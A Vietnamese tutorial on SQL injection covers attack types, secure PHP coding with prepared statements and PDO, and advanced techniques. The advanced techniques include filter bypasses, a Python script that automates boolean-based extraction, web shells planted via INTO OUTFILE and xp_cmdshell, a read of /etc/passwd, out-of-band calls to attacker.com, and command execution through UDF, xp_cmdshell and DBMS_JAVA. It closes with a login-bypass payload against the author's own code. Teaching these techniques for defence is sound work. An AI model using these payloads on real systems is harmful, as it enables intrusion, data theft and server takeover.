LỖI WEB CƠ BẢN - SQLi


Phần 1: Kiến thức cơ bản về SQL Injection (SQLi)

1. Giới thiệu về SQL Injection (SQLi)

SQL Injection (SQLi) là một kỹ thuật tấn công được sử dụng để chèn hoặc tiêm mã SQL độc hại vào các truy vấn SQL hợp lệ trong cơ sở dữ liệu. SQLi có thể dẫn đến việc truy cập trái phép vào dữ liệu, thay đổi hoặc xóa dữ liệu, và thậm chí cho phép kẻ tấn công thực thi mã trên máy chủ cơ sở dữ liệu. Tấn công SQLi thường xuất hiện khi ứng dụng không kiểm soát hoặc làm sạch đúng cách các dữ liệu đầu vào từ người dùng, cho phép kẻ tấn công thao túng truy vấn SQL.

2. Các loại SQL Injection và cách khai thác, nhận biết lỗi

SQL Injection có thể chia thành nhiều loại khác nhau, mỗi loại có cách khai thác và nhận diện lỗi riêng.



2.1. In-Band SQL Injection

Đây là kiểu SQL Injection dễ nhận diện và khai thác nhất, trong đó kẻ tấn công sử dụng cùng một kênh để thực hiện tấn công và nhận kết quả trả về.

1. **Error-Based SQL Injection (SQLi dựa trên lỗi)**: Tấn công này khai thác lỗi trả về từ cơ sở dữ liệu để tìm hiểu thông tin về cấu trúc cơ sở dữ liệu.

- **Khai thác**: Kẻ tấn công cố gắng gây ra lỗi trong truy vấn SQL, khiến cơ sở dữ liệu trả về thông tin chi tiết về cấu trúc của bảng hoặc lỗi SQL cụ thể.
- **Ví dụ**:

```
SELECT * FROM users WHERE id = '' OR 1=1;
```

Nếu truy vấn này sai cú pháp, cơ sở dữ liệu có thể trả về lỗi, và từ đó kẻ tấn công có thể suy đoán về cấu trúc của bảng.

2. **Union-Based SQL Injection (SQLi dựa trên Union)**: Tấn công này sử dụng câu lệnh `UNION` trong SQL để kết hợp kết quả từ nhiều truy vấn và trả về thông tin từ các bảng khác.

- **Khai thác**: Kẻ tấn công sẽ thêm phần `UNION SELECT` vào truy vấn, để nhận kết quả từ các bảng khác mà không cần có quyền truy cập.
- **Ví Dụ:**

```
SELECT name, email FROM users WHERE id = '' UNION SELECT username, password FROM admins;
```

2.2. Blind SQL Injection (SQLi mù)

Khi ứng dụng không trả về thông tin lỗi chi tiết, nhưng kẻ tấn công vẫn có thể thực hiện SQLi thông qua phản hồi của ứng dụng (thành công hay thất bại).

1. **Boolean-Based Blind SQL Injection**: Kẻ tấn công thay đổi truy vấn sao cho ứng dụng chỉ trả về "True" hoặc "False", từ đó suy đoán cấu trúc cơ sở dữ liệu.

- **Ví Dụ:**

```
SELECT * FROM users WHERE id = '' OR 1=1 -- (Luôn đúng)
```

Và thử truy vấn khác:

```
SELECT * FROM users WHERE id = '' OR 1=2 -- (Luôn sai)
```

Kết quả phản hồi sẽ giúp kẻ tấn công biết truy vấn nào là đúng.

2. **Time-Based Blind SQL Injection**: Kẻ tấn công sử dụng câu lệnh `SLEEP()` để kiểm tra xem ứng dụng có phản hồi một cách trì hoãn hay không, từ đó rút ra thông tin về cấu trúc cơ sở dữ liệu.

- **Ví dụ**:

```
SELECT * FROM users WHERE id = '' OR IF(1=1, SLEEP(5), 0) -- (Trì hoãn 5 giây nếu đúng)
```

2.3. Out-of-Band SQL Injection

SQLi loại này không sử dụng cùng một kênh để tấn công và nhận kết quả, mà thay vào đó, kẻ tấn công sẽ khai thác các kỹ thuật như gửi dữ liệu tới một máy chủ khác để thu thập kết quả.

- **Khai thác**: Sử dụng các hàm như `LOAD_FILE()` hoặc `xp_cmdshell` (trên MS SQL) để gửi dữ liệu ra ngoài hệ thống.
- **Ví Dụ:**

```
SELECT * FROM users WHERE id = '' UNION SELECT load_file('\\\\attacker_ip\\file');
```

3. Cách lập trình an toàn để không bị SQL Injection (ví dụ với PHP)

Để bảo vệ ứng dụng của mình khỏi các cuộc tấn công SQLi, lập trình viên cần thực hiện các biện pháp bảo mật khi viết mã.

3.1. Sử dụng Prepared Statements (Câu lệnh chuẩn bị)

- **Prepared statements** là cách an toàn nhất để chống lại SQLi. Thay vì trực tiếp chèn dữ liệu từ người dùng vào truy vấn SQL, dữ liệu được thay thế bằng các tham số trong câu lệnh SQL, và cơ sở dữ liệu sẽ xử lý dữ liệu đó một cách an toàn.

Ví dụ với PHP và MySQLi:

```
$conn = new mysqli("localhost", "username", "password", "database");

// Sử dụng Prepared Statements
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);

// Thực thi câu lệnh
$stmt->execute();
$result = $stmt->get_result();
```

Giải thích:

- `?` là tham số thay thế. Dữ liệu đầu vào từ người dùng không bao giờ được nối trực tiếp vào câu truy vấn SQL, do đó, tránh được các cuộc tấn công SQLi.
- `bind_param()` giúp liên kết các tham số với các biến trong PHP, và đảm bảo rằng các tham số được xử lý an toàn.

3.2. Sử dụng PDO (PHP Data Objects)

- PDO là một thư viện trong PHP hỗ trợ kết nối với nhiều hệ quản trị cơ sở dữ liệu, cho phép sử dụng prepared statements.

Ví dụ với PDO:

```php
$pdo = new PDO("mysql:host=localhost;dbname=database", "username", "password");

// Sử dụng Prepared Statements
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND password = :password");
$stmt->bindParam(':username', $username);
$stmt->bindParam(':password', $password);

// Thực thi câu lệnh
$stmt->execute();
```

Giải thích:

- `:username` và `:password` là các tham số thay thế. Việc sử dụng `bindParam()` giúp đảm bảo an toàn cho dữ liệu nhập vào, tránh SQLi.

3.3. Kiểm tra và lọc dữ liệu đầu vào

- **Lọc và kiểm tra đầu vào** là một bước quan trọng trong việc bảo vệ ứng dụng. Hãy chắc chắn rằng dữ liệu đầu vào từ người dùng được kiểm tra và làm sạch.
- **Dữ liệu chuỗi**: Lọc bỏ các ký tự đặc biệt như `'`, `"`, `;`, `--` để tránh chèn mã SQL vào.
- **Sử dụng hàm** `filter_var()` trong PHP để kiểm tra các loại dữ liệu khác nhau, ví dụ:

```php
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    echo "Invalid email format";
}
```

3.4. Sử dụng các quyền hạn tối thiểu

- **Giới hạn quyền truy cập cơ sở dữ liệu**: Tạo tài khoản cơ sở dữ liệu với quyền hạn tối thiểu cần thiết cho từng chức năng của ứng dụng. Điều này giúp ngăn kẻ tấn công thực hiện các hành động không mong muốn như xóa dữ liệu hay thay đổi cấu trúc bảng.

3.5. Sử dụng ORM (Object-Relational Mapping)

- ORM như **Doctrine** (PHP) giúp tránh việc viết trực tiếp truy vấn SQL, đồng thời giúp bảo vệ ứng dụng khỏi SQLi nhờ vào các cơ chế kiểm tra và làm sạch dữ liệu đầu vào tự động.

Phần 2: Kiến thức nâng cao

1. Các kỹ thuật SQLi nâng cao:

1.1 Bypass filter trong trường hợp input bị bỏ dấu cách.

- **Bypass filter:** là thuật ngữ dùng để chỉ việc **vượt qua hoặc né tránh các bộ lọc** được thiết kế để hạn chế hoặc kiểm tra nội dung, dữ liệu hoặc truy cập trong các hệ thống công nghệ thông tin. Mục tiêu của việc bypass filter là gửi hoặc xử lý nội dung không được phép bằng cách "lách luật" qua các rào cản kiểm soát.
- **Input Bị Bỏ Dấu Cách:** Trong trường hợp input bị bỏ dấu cách, kẻ tấn công hoặc người dùng cố tình gửi dữ liệu đầu vào không chứa các khoảng trắng (dấu cách) để né tránh các bộ lọc hoặc các quy tắc kiểm tra của hệ thống.

Cách Bypass Khi Input Bị Bỏ Dấu Cách:

1. Sử dụng Ký Tự Khác Thay Thế Dấu Cách

- Ký tự như dấu tab (`\t`) hoặc dấu xuống dòng (`\n`) có thể được dùng thay cho dấu cách để làm rối loạn hệ thống.
- Ví dụ: `SELECT\t*\tFROM\tusers` .

2. Ghép Chuỗi Hoặc Ký Tự

- Một số hệ thống có thể cho phép ghép ký tự:

```
SELECT/**/FROM/**/users
```

3. Mã Hóa Input

- Thay thế dấu cách bằng ký tự mã hóa như `%20` trong URL:

```
SELECT%20*%20FROM%20users
```

Theo đề bài:

```
<?php
$id = str_replace(' ', '', $_GET['id']);
$sql = "select * from products where id = '" . $id . "'";
...
```

1. **`$_GET['id']`**:

- Lấy giá trị từ tham số `id` trong URL. Ví dụ, nếu URL là `http://example.com/?id=123`, thì `$_GET['id']` sẽ nhận giá trị `"123"`.

2. **`str_replace(' ', '', $_GET['id']);`**:

- Loại bỏ toàn bộ dấu cách (space) trong giá trị của `$_GET['id']`.
- Ví dụ: Nếu `$_GET['id'] = "1 2 3"`, sau bước này `id` sẽ là `"123"`.

3. Chuỗi SQL được tạo:

- Sau khi loại bỏ dấu cách, biến `$id` được ghép vào câu truy vấn SQL:

```
$sql = "select * from products where id = '" . $id . "'";
```

- Nếu `$id = "123"`, câu truy vấn sẽ trở thành:

```
select * from products where id = '123';
```

Vấn đề bảo mật:

Cách làm này **không an toàn** vì:

- Không kiểm tra kỹ đầu vào (`$id`).
- Không sử dụng phương pháp an toàn như **prepared statements**.
- Dễ bị tấn công **SQL Injection** ngay cả khi có sử dụng `str_replace` .

Hậu quả:

SQL Injection:

- Kẻ tấn công có thể vượt qua bộ lọc dấu cách để chèn payload SQL độc hại, truy cập trái phép vào cơ sở dữ liệu.
- Ví dụ:

```
select * from products where id = '1; DROP TABLE products;--';
```

Payload trên sẽ xóa toàn bộ bảng `products` nếu quyền SQL cho phép.

Cách khắc phục:

1. **Sử dụng Prepared Statements:**

- Thay vì ghép chuỗi như trên, bạn nên sử dụng **prepared statements** (câu truy vấn có tham số) để ngăn SQL Injection:

```
$stmt = $pdo->prepare("SELECT * FROM products WHERE id = ?");
$stmt->execute([$_GET['id']]);
$result = $stmt->fetchAll();
```

2. **Kiểm tra và xác thực đầu vào (Input Validation):**

- Chỉ cho phép các ký tự hợp lệ:

```
if (!ctype_digit($_GET['id'])) {
    die("Invalid ID");
}
```

3. **Loại bỏ phương pháp ghép chuỗi trực tiếp:**
    - Đừng bao giờ ghép dữ liệu đầu vào trực tiếp vào câu truy vấn SQL.
4. **Sử dụng thư viện ORM hoặc Framework:**
    - Các công cụ như Laravel, Doctrine, hoặc Eloquent ORM hỗ trợ truy vấn SQL an toàn hơn.

1.2 Tối ưu tấn công boolean-based SQLi.

Tối ưu tấn công **boolean-based SQL Injection** là quá trình giảm thiểu số lượng truy vấn cần gửi tới server và tăng hiệu quả trong việc khai thác dữ liệu.

1. Tối ưu hóa dựa trên Binary Search

Mô tả:

Sử dụng thuật toán **binary search** (tìm kiếm nhị phân) để dò ký tự hoặc độ dài dữ liệu thay vì kiểm tra tuần tự.


Ví dụ:

Xác định độ dài tên cơ sở dữ liệu:

```
' OR LENGTH(database()) > 4 --
```

- Nếu trả về `TRUE`: Độ dài lớn hơn 4.
- Nếu trả về `FALSE`: Độ dài nhỏ hơn hoặc bằng 4.
- Tiếp tục lặp lại đến khi tìm được độ dài chính xác.

Để thực hiện tối ưu tấn công trong boolean-based SQLi chúng ta phai thực hiện quy đổi các chữ cái bằng dạng `ASCII` để có thể thực hiện các câu truy vấn ngắn gọn nhất



ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

Xác định ký tự đầu tiên của tên cơ sở dữ liệu:

```
' OR ASCII(SUBSTR(database(), 1, 1)) > 77 --
```

- Nếu `TRUE` : Ký tự lớn hơn `M` .
- Nếu `FALSE` : Ký tự nhỏ hơn hoặc bằng `M` .
- Lặp lại để tìm ký tự chính xác.

Lợi ích:

- Giảm số lượng truy vấn từ O(n)O(n)O(n) xuống O(logn)O(\log n)O(logn).

- Hiệu quả cao khi khai thác dữ liệu có kích thước lớn.

2. Tối ưu hóa với Payload Kết Hợp

Mô tả:

Kết hợp nhiều điều kiện trong một truy vấn để dò nhiều ký tự hoặc thuộc tính cùng lúc.

Ví dụ:

- Dò 2 ký tự đầu tiên của tên cơ sở dữ liệu:

```
' OR (ASCII(SUBSTR(database(), 1, 1)) = 68 AND ASCII(SUBSTR(database(), 2, 1)) = 97) --
```

- Ký tự đầu tiên là `D` (ASCII 68).
- Ký tự thứ hai là `a` (ASCII 97).

Lợi ích:

- Giảm số lần gửi truy vấn.
- Tăng tốc độ thu thập thông tin.

3. Sử dụng LIKE và Wildcard để Dò Nhanh

Mô tả:

Dùng từ khóa `LIKE` với ký tự đại diện (`%`, `_`) để kiểm tra dữ liệu một cách nhanh chóng thay vì kiểm tra từng ký tự.

Ví dụ:

- Kiểm tra tên cơ sở dữ liệu bắt đầu bằng `D`:

```
' OR database() LIKE 'D%' --
' OR database() LIKE '_a%' --
```

Lợi ích:

- Dò nhanh các chuỗi có mẫu cố định.
- Hạn chế số lượng truy vấn cần thiết.

4. Dò Độ Dài Trước, Nội Dung Sau

Mô tả:

Dò độ dài của dữ liệu trước để giảm phạm vi kiểm tra khi truy xuất nội dung.

Ví dụ:

- Dò độ dài của tên bảng:

```
' OR LENGTH((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0, 1)) = 6 --
```

- Dò nội dung sau khi biết độ dài:

```
' OR ASCII(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0, 1), 1, 1)) = 85 --
```

Lợi ích:

- Tối ưu số lượng truy vấn khi khai thác dữ liệu lớn.

5. Tự Động Hóa Bằng Script

Mô tả:

Viết script tự động hóa các truy vấn để tối ưu hóa tốc độ khai thác.

Ví dụ (Python):

```python
import requests

url = "http://target.com/vulnerable.php"
output = ""

# Tìm độ dài của tên cơ sở dữ liệu
length = 0
for i in range(1, 20):
    payload = f"' OR LENGTH(database()) = {i} --"
    response = requests.get(url, params={"id": payload})
    if "expected_true" in response.text:
        length = i
        break

# Dò từng ký tự của tên cơ sở dữ liệu
for i in range(1, length + 1):
    for char in range(32, 127):  # ASCII từ 32 đến 126
        payload = f"' OR ASCII(SUBSTR(database(), {i}, 1)) = {char} --"
        response = requests.get(url, params={"id": payload})
        if "expected_true" in response.text:
            output += chr(char)
            break

print("Database name:", output)
```

Lợi ích:

- Tự động hóa hoàn toàn quá trình.
- Dò dữ liệu nhanh và chính xác.

6. Kết Hợp Boolean-based và Time-based SQLi

Mô tả:

Nếu boolean-based không đủ hiệu quả, kết hợp thêm time-based SQLi để xác thực kết quả.

Ví dụ:

- Kiểm tra ký tự đầu tiên bằng boolean:

```
' OR ASCII(SUBSTR(database(), 1, 1)) = 68 --
```

- Xác nhận lại bằng time-based:

```
' OR IF(ASCII(SUBSTR(database(), 1, 1)) = 68, SLEEP(5), 0) --
```

Lợi ích:

- Đảm bảo độ chính xác của kết quả.
- Có thể khai thác cả khi không có phản hồi rõ ràng từ server.

1.3 Các cách tấn công nâng cao từ SQLi

Tấn công nâng cao từ SQL Injection (SQLi) cho phép kẻ tấn công khai thác các lỗ hổng trong cơ sở dữ liệu để thực hiện các hành vi như **đọc/ghi file trên server**, **gửi kết nối tới server attacker**, và **thực thi lệnh trên server (Remote Code Execution - RCE)**. Những hành vi này phụ thuộc vào quyền của tài khoản cơ sở dữ liệu và cấu hình của hệ thống.

1. Đọc/Ghi File Trên Server

Điều kiện thực hiện:

- **MySQL**: Tài khoản có quyền `FILE` để truy cập file hệ thống.

- **MSSQL**: Quyền truy cập vào `xp_cmdshell` hoặc các quyền ghi file hệ thống.
- **Oracle**: Quyền sử dụng `UTL_FILE` để thao tác file hoặc `DBMS_LOB` để ghi file.
  Thực hiện:

1.1 MySQL

- **Đọc file:** Sử dụng hàm `LOAD_FILE` để đọc nội dung file:

```
' UNION SELECT LOAD_FILE('/etc/passwd') --
```

Kết quả sẽ trả về nội dung của file `/etc/passwd` (Linux).

- **Ghi file:** Dùng `INTO OUTFILE` để ghi file lên server:

```
' UNION SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php' --
```

File `shell.php` sẽ được tạo và có thể sử dụng để thực thi lệnh từ xa.

1.2. MSSQL

- **Đọc file:** Dùng `xp_cmdshell` để đọc file:

```
EXEC xp_cmdshell 'type C:\Windows\System32\drivers\etc\hosts';
```

- **Ghi file:** Ghi nội dung vào file thông qua `xp_cmdshell` :

```
EXEC xp_cmdshell 'echo ^<% @eval(request("cmd")) %^> > C:\inetpub\wwwroot\shell.asp';
```

1.3. Oracle

- **Đọc file:** Sử dụng `UTL_FILE` để đọc nội dung file:

```
DECLARE
  file_handle UTL_FILE.FILE_TYPE;
  text_line VARCHAR2(100);
BEGIN
  file_handle := UTL_FILE.FOPEN('/tmp', 'example.txt', 'r');
  LOOP
    UTL_FILE.GET_LINE(file_handle, text_line);
    DBMS_OUTPUT.PUT_LINE(text_line);
  END LOOP;
  UTL_FILE.FCLOSE(file_handle);
END;
```

- **Ghi file:** Sử dụng `DBMS_LOB` để ghi dữ liệu:

```
DECLARE
  v_file CLOB;
BEGIN
  DBMS_LOB.CREATETEMPORARY(v_file, TRUE);
  DBMS_LOB.WRITE(v_file, LENGTH('Hello World'), 1, 'Hello World');
  DBMS_LOB.FILEOPEN(v_file, 'C:\output.txt');
END;
```

2. Gửi Kết Nối Tới Server Attacker

Điều kiện thực hiện:

- **MySQL**: Quyền sử dụng `SELECT` hoặc quyền truy cập mạng.
- **MSSQL**: Quyền thực thi `xp_cmdshell` hoặc quyền kết nối đến bên ngoài (ví dụ: `OPENROWSET`).

- **Oracle**: Quyền `UTL_HTTP` hoặc quyền `DBMS_NETWORK_ACL_ADMIN`.

Thực hiện:

2.1. MySQL

- Gửi kết nối tới server attacker qua `LOAD DATA INFILE`:

```
LOAD DATA INFILE 'http://attacker.com/payload.txt' INTO TABLE dummy_table;
```

2.2. MSSQL

- Gửi kết nối tới server attacker qua `OPENROWSET`:

```
SELECT * FROM OPENROWSET('SQLNCLI', 'Server=attacker.com;Uid=sa;Pwd=password;', 'SELECT * FROM attackerdb.dbo.data');
```

- Gửi yêu cầu HTTP qua PowerShell:

```
EXEC xp_cmdshell 'powershell Invoke-WebRequest -Uri http://attacker.com -OutFile payload.txt';
```

2.3. Oracle

- Gửi kết nối tới server attacker qua `UTL_HTTP`:

```
DECLARE
  req UTL_HTTP.REQUEST;
  res UTL_HTTP.RESPONSE;
BEGIN
  req := UTL_HTTP.BEGIN_REQUEST('http://attacker.com');
```

```
    res := UTL_HTTP.GET_RESPONSE(req);
END;
```

3. Thực Thi Lệnh Trên Server (RCE)

Điều kiện thực hiện:

- **MySQL**: Quyền `SUPER` hoặc khả năng cài đặt UDF (User Defined Function).
- **MSSQL**: Quyền sử dụng `xp_cmdshell`.
- **Oracle**: Quyền `JAVA` hoặc lỗ hổng từ các hàm PL/SQL.

Thực hiện:

3.1. MySQL

- Cài đặt UDF để thực thi lệnh:

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
SELECT sys_eval('whoami');
```

3.2. MSSQL

- Sử dụng `xp_cmdshell` để thực thi lệnh:

```
EXEC xp_cmdshell 'cmd.exe /c dir';
```

3.3. Oracle

- Sử dụng JAVA để thực thi lệnh:

```
DECLARE
   res VARCHAR2(100);
BEGIN
   res := DBMS_JAVA.RUNJAVA('java.lang.Runtime.getRuntime().exec("cmd.exe /c dir")');
END;
```

2. Thực hành

Trong website của tôi có gặp lỗi SQLi cụ thể đó là **In-Band SQL Injection** ở phần code để đăng nhập tài khoản của giảng viên

```
query = f"SELECT * FROM teachers WHERE username = '{username}' AND password = '{password}'"
```

2.1 Comment password

Nếu kẻ tấn công biết cách nhập dữ liệu vào trường `username` và `password`, họ có thể chèn một chuỗi như sau:

- Username: `' OR 1=1 LIMIT 1,1 -- -`
- Password: (bỏ trống)

Giải thích:

1. `'` **(Dấu nháy đơn)**
   Dấu nháy đơn (') được sử dụng để đóng một chuỗi trong truy vấn SQL. Khi kẻ tấn công chèn dấu nháy đơn vào, nó có thể làm gián đoạn truy vấn SQL và thay đổi cách nó được thực thi.

Dấu nháy đơn này sẽ kết thúc chuỗi văn bản, và sau đó kẻ tấn công có thể thêm các điều kiện khác vào truy vấn.
Ví Dụ:

```
SELECT * FROM users WHERE username = '' OR 1=1;
```

2. **`OR 1=1`**

Phần này là một điều kiện logic trong SQL. `OR 1=1` sẽ luôn trả về **TRUE** vì `1=1` là điều kiện luôn đúng.

- Khi bạn thêm `OR 1=1` vào truy vấn SQL, nó sẽ làm cho truy vấn trả về tất cả các bản ghi, bởi vì `OR 1=1` luôn đúng, tức là điều kiện của câu truy vấn luôn được thỏa mãn.
  Sau khi tấn công SQLi bằng `' OR 1=1`, truy vấn có thể trở thành:

```
SELECT * FROM users WHERE username = '' OR 1=1 AND password = 'password';
```

Điều này sẽ trả về tất cả các bản ghi trong bảng `users` thay vì chỉ tìm kiếm theo `username` và `password` đã cho.

3. **`LIMIT 1,1`**
   Câu lệnh `LIMIT` trong SQL được sử dụng để giới hạn số lượng kết quả trả về từ một truy vấn. Phần này giúp kẻ tấn công lấy một bản ghi cụ thể từ các kết quả truy vấn.

- `LIMIT 1,1` có nghĩa là: "Bắt đầu từ bản ghi thứ 2 (vì chỉ số bắt đầu từ 0), và lấy 1 bản ghi." Trong trường hợp này, kẻ tấn công có thể chỉ muốn lấy một bản ghi cụ thể thay vì tất cả các bản ghi.

```
SELECT * FROM users WHERE username = '' OR 1=1 LIMIT 1,1;
```

Truy vấn này sẽ trả về một bản ghi từ bản ghi thứ 2 trong bảng `users` (giả sử bảng có nhiều bản ghi). Kẻ tấn công có thể sử dụng `LIMIT` để kiểm soát số lượng bản ghi mà họ muốn truy xuất.


4. **`-- -` (Dấu chú thích trong SQL)**

Trong SQL, `--` là cú pháp để bắt đầu một chú thích, và mọi thứ sau `--` trong câu lệnh SQL sẽ bị bỏ qua. Phần này giúp kẻ tấn công loại bỏ phần còn lại của truy vấn, nếu có.

